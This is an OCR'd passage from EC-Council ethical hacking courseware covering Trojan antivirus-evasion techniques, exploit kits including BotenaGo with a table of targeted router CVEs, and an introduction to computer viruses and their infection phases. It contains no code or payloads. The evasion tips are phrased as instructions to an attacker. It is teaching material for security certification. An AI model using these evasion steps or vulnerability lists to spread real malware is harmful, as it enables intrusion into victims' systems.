


Figure 7.36: Propagating and deploying Trojan through USB

hide01.ir

Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.




Figure 7.37: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploit Kits

- **BotenaGo Exploit Kit**

  The BotenaGo exploit kit written in the Go scripting language contains over 30 variants of exploits and is cable of attacking millions of IoT and routing devices worldwide. BotenaGo was first discovered in November 2021 and observed as Mirai botnet malware by antivirus software. Using BotenaGo, attackers initiate the exploitation process by placing a backdoor in the victim device through port 31412 by sending a GET request and listens for the victim IP as the response through port 19412. After successfully embedding a backdoor in the victim device, attackers can explore the device using exploit functions that are preconfigured in the source code. BotenaGo is successfully being used by attackers in distributing DDoS functionalities by spreading payloads to victim devices.

  Features:

  - No active communication with the command-and-control unit during exploitation
  - Exploits based on exploitation function mapping
  - Exploits up to 33 vulnerabilities in the initialization phase
  - Launches Mirai malware on the victim device through links

The table below lists some of the vulnerabilities that can be exploited by BotenaGo.

Vulnerability	Affected devices
CVE-2020-8515	DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices
CVE-2015-2051	D-Link DIR-645 Wired/Wireless Router Rev. Ax with firmware 1.04b12 and earlier
CVE-2016-1555	Netgear WN604 before 3.3.3 and WN802Tv2, WNAP210v2, WNAP320, WNDAP350, WNDAP360, and WNDAP660 before 3.5.5.0
CVE-2017-6077	NETGEAR DGN2200 devices with firmware version 10.0.0.50
CVE-2016-6277	NETGEAR R6250 before 1.0.4.6.Beta, R6400 before 1.0.1.18.Beta, R6700 before 1.0.1.14.Beta, R6900, R7000 before 1.0.7.6.Beta, R7100LG before 1.0.0.28.Beta, R7300DST before 1.0.0.46.Beta, R7900 before 1.0.1.8.Beta, R8000 before 1.0.3.26.Beta, D6220, D6400, D7000
CVE-2018-10561, CVE-2018-10562	GPON home routers
CVE-2013-3307	Linksys X3000 1.0.03 build 001
CVE-2020-9377	D-Link DIR-610
CVE-2016-11021	D-Link DCS-930L devices before 2.12
CVE-2018-10088	XiongMai uc-httpd 1.0.0

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability	Affected devices
CVE-2020-10173	Comtrend VR-3033 DE11-416SSG-C01_R02.A2pvl042j1.d26m
CVE-2013-5223	D-Link DSL-2760U Gateway
CVE-2020-8958	Guangzhou 1GE ONU V2801RW 1.9.1-181203 through 2.9.0-181024 and V2804RGW 1.9.1-181203 through 2.9.0-181024
CVE-2019-19824	TOTOLINK Realtek SDK based routers; this affects A3002RU through 2.0.0, A702R through 2.1.3, N301RT through 2.1.6, N302R through 3.4.0, N300RT through 3.4.0, N200RE through 4.0.0, N150RT through 3.4.0, and N100RE through 3.4.0.
CVE-2020-10987	Tenda AC15 AC1900 version 15.03.05.19
CVE-2020-9054	Multiple ZyXEL network-attached storage (NAS) devices running firmware version 5.2; affected products include NAS326 before firmware V5.21(AAZF.7)C0, NAS520 before firmware V5.21(AASZ.3)C0, NAS540 before firmware V5.21(AATB.4)C0, NAS542 before firmware V5.21(ABAG.4)C0; ZyXEL has made firmware updates available for NAS326, NAS520, NAS540, and NAS542 devices; affected models that are at end-of-support are NSA210, NSA220, NSA220+, NSA221, NSA310, NSA310S, NSA320, NSA320S, NSA325, and NSA325v2
CVE-2017-18368	ZyXEL P660HN-T1A v1 TCLinux Fw $7.3.15.0 v001 / 3.40(ULM.0)b31 router distributed by TrueOnline
CVE-2014-2321	ZTE F460 and F660 cable modems
CVE-2017-6334	NETGEAR DGN2200 devices with firmware version 10.0.0.50

Table 7.3: CVEs for the BotenaGo exploit kit

hide01.ir




Figure 7.38: Screenshot of BotenaGo exploit kit


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some additional exploit kits that attackers can use to propagate and deploy Trojans:

- Lord
- Underminer Exploit Kit
- RIG Exploit kit
- Magnitude
- Angler
- Fallout
- Nuclear
- Neutrino
- Terror
- Sundown

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.

Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data
- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

hide01.ir

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.

An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.

Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing
- Suspicious hard drive activity
- Browser window "freezes"
- Lack of storage space
- Unwanted advertisements and pop-up windows
- Unexpected logout from the system before session timeout
- The files containing more than one extension, such as .exe, .vbs, .gif, or .jpg
- Distorted dialog boxes and menus
- Unusual errors in printing content
- Inaccessible disk drives or storage space
- Changes in hard drive or volume names
- Existence of duplicate or corrupted files
- Increase network activity
- Changes in system StartUp App settings

hide01.ir

Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.

Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.
  - The execution of the infected program also infects other programs in the system.
  - The above cycle continues until the user realizes that there is an anomaly in the system.

  Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

  Specific viruses infect in different ways, such as

  - A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
    - Source code
    - Batch files
    - Script files
  - Boot sector viruses execute their code before the target PC is booted.

  Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage.

